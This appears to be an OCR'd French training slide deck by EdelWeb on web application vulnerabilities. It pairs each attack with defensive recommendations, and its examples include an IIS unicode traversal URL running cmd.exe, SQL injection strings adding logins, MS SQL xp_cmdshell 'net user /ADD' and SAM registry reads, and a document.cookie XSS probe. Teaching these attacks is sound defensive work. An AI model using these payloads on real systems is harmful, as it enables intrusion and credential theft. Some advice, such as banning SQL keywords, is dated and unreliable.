
Planning



- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Conclusion

Interprétation des URLs

EdelWeb



Interprétation des URLs

- **Exemple 1: Bug unicode d'IIS**

```
http://www.monserveur.com/scripts/..%255c..
  /winnt/system32/cmd.exe?/c+dir+c:\
```

=> Liste des fichiers du répertoire

- **Exemple 2:**

```
http://www.maisjemesoigne.com/////////
  ////////////////////////////////
```

=> Liste des fichiers du répertoire

Interprétation des URLs: recommandations

- Sécuriser le système d'exploitation et le serveur Web (appliquer les derniers patches, chrooter le service, …)
- Installer l'arborescence Web sur une partition séparée
- Contrôler strictement l'arborescence Web et supprimer les répertoires inutiles
- Désactiver le « directory browsing » sur l'ensemble du site Web
- Supprimer tous les filtres, interpréteurs de scripts, CGI et autres exécutables inutiles
- Supprimer tous les fichiers inutiles sur un serveur de production (pages d'exemples notamment)
- Appliquer des permissions d'accès sur les fichiers au niveau du serveur Web mais aussi du système de fichiers
- Désactiver HTTP sur les pages qui nécessitent HTTPS
- Utiliser un filtre d'URLs (ou un reverse proxy)
- Envisager l'installation d'un IDS

Contrôle des données utilisateur

- **Exemple:**

```
http://www.maisjemesoigne.com/cgi-
  bin/getsize.cgi?file=test.txt

http://www.maisjemesoigne.com/cgi-
  bin/getsize.cgi?file=*
```

  => liste des fichiers

- **Insertion de code HTML**
- **Insertion de code exécutable**
- **Dépassement de quotas (exemple: virement bancaire)**
- **Dénis de service (requêtes de grande taille)**
- **Caractères dangereux:**

```
! @ $ % ^ & * ( ) - _ + ` ~ \ | [ ] { } ; : ' " ? / , . > <
```

Contrôle des données utilisateur : recommandations

- Nécessité d'un double contrôle côté client (par javascript par ex.) + côté serveur
- Comptage du nombre de paramètres et de leur nom
- Neutralisation des caractères spéciaux
- Contrôle de la longueur des données
- Validation du type des données (date, chaîne, nombre)
- Contrôle de l'intervalle de validité des données (dans l'absolu)
- Vérification de la validité réelle des données (en relatif, dans une base de données)
- Limitation du nombre de saisies de données par unité de temps

Injection de code SQL (1/2)

- **Exemple:**

Requête SQL tournant sur le serveur :

```
SELECT * FROM table_Clients WHERE champ_Nom=Name
```

Chaîne saisie dans le champ Name :

```
toto; INSERT INTO table_Users VALUES ('Mon_login',
  'Mon_password')
```


Requête exécutée au final :

```
SELECT * FROM table_Clients WHERE champ_Nom=toto;
  INSERT INTO table_Users VALUES ('Mon_login',
  'Mon_password')
```

=> Ajout d'un nouveau login permettant une intrusion

Injection de code SQL (2/2)

- Cas de MS SQL Server
  - shell
    - `999 OR ID = ' |shell("cmd.exe /c ...")|`
    - `' ; select * from ' & shell ("dir c:\") & '`
  - Procédures stockées
    - `999; exec sp_addlogin 'BadUser'`
    - `xp_cmdshell "net user /ADD ..."`
    - `xp_regread HKLM/Security/SAM ...`
    - `sp_makewebtask "\\IP\Share\result.html", "select * ..."`
    - `xp_enumdsn`



Injection de code SQL : recommandations

- Filtrage beaucoup plus précis des données utilisateurs
- Interdire les mots clés comme SELECT, INSERT, UNION, LIKE, etc…
- Utiliser des fonctions de substitution et des expressions régulières
- Sécuriser la configuration du service de base de données (logins, procédures stockées, permissions d'accès sur les tables et autres objets, …)

Attaques sur les identifiants de session

- **Les identifiants de session servent à maintenir un contexte utilisateur**
- **Exemple:**

```
0001WVWSDWAAAAB4EMYPBIB0NXA
0001WV0WPTQAAACS4MYPBIAQZTY
0001WVXXHPQAAAB4YMYPBIB0NXA
0001WV2FYCYAAACUCMYPBIAQZTY
0001WV2VIVYAAACUKMYPBIAQZTY
0002YEQH5GYAAAPYWMYPBIAQ20I
0002YFAQGIYAAAPWMMYPBIAQ20I
0002YMUBB4AAABS4GMYPBIAQ20I
0003ZAM00OAAABV0AMYPBIA4JZQ
...
```

=> Développement d'un outil conduisant à un vol de session

Attaques sur les identifiants de session : recommandations

- Ecrire une fonction de génération d'identifiants de session extrêmement robustes
- Vérifier le qualité du générateur aléatoire
- Utiliser un espace de valeurs suffisamment étendu pour qu'une attaque en brute force ne puisse être menée dans un délai réduit
- Il est déconseillé d'utiliser les fonctions de génération d'identifiants fournies en standard avec certains logiciels ou environnements de développement du marché

Cross Site Scripting

- **Principe:**
  - **Attaquer les utilisateurs de l'application plutôt que l'application elle-même**
  - **L'attaquant provoque l'envoi à la victime par le site Web légitime d'une page hostile contenant des scripts ou des composants malveillants**
  - **Cette page est exécutée sur le poste de la victime dans le contexte du site Web d'origine**
- **Exemple:**

```
<A HREF=http://www.mabanque.com/<script>
  alert(document.cookie)</script>">Click Here</a>
```

Retour:

```
<HTML>404 Page Not Found:
  <script>alert(document.cookie)</script>
```

Cross Site Scripting : recommandations

- **Côté serveur:**
  - **Maintenir le serveur Web à jour (correctifs de sécurité)**
  - **Contrôler la validité des saisies des utilisateurs (cf ci-dessus)**
- **Côté client:**
  - **Maintenir les navigateurs et clients mail à jour**
  - **Durcir leur configuration le plus possible**

Autres attaques et recommandations (1/2)


- Mécanismes d'authentification basés sur Java, JavaScript ou ActiveX
  - A éviter absolument: ne jamais faire confiance à du code tournant côté client
- Contrôle d'accès basé sur le header HTTP_REFERER
  - A éviter absolument
- Mauvaise gestion du contexte utilisateur
  - Contrôler strictement et à chaque page le contexte de sécurité (l'utilisateur est-il authentifié ? Quels droits a-t-il ?)
- Manque de ré-authentification
  - Ré-authentifier l'utilisateur pour les opération importantes (changement du mot de passe, virement bancaire, etc…)

Autres attaques et recommandations (2/2)

- Attaques du client par un serveur hostile (JavaScript, VBScript, ActiveX, Applets Java, Flash, DHTML, XML, CSS, …)
  - Maintenir les navigateurs et clients mail à jour
  - Durcir leur configuration le plus possible

- Man-in-the-middle (interception et rejeu des flux, ou modification à la volée)
  - Possible même si on utilise SSL
  - Le seul moyen de se prémunir contre ce type d'attaque est d'imposer une authentification côté serveur et côté client par l'utilisation de certificats clients X.509

Planning



- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Conclusion

Conclusion (1/2)

- Vous savez que vous allez être attaqué
- La question n'est pas : « vais-je subir des attaques ? », mais : « quand ? » et « suis-je bien préparé ? »


- La sécurité au niveau applicatif est indispensable
- Les firewalls, les tunnels chiffrés, les PKI ne sont pas suffisants

Conclusion (2/2)


- Prendre en compte la sécurité le plus en amont possible lors du développement (dès la conception de l'architecture de l'application)
- Faire procéder à un test d'intrusion applicatif à la fin du développement et juste avant la mise en production
- Effectuer un suivi de la sécurité tout au long de la vie de l'application Web (mise en ligne de nouvelles versions, …)

Pour aller plus loin…

- http://www.sqlsecurity.com
- http://www.owasp.com
- http://www.hammerofgod.com/download.htm
- http://heap.nologin.net/aspsec.html
- http://www.microsoft.com/technet/itsolutions/security/database/database.asp
- http://www.securityfocus.com
- http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf



- Et bien sûr: MISC



http://www.ed-diamond.com/cible.php3?choix=misc

Questions

EdelWeb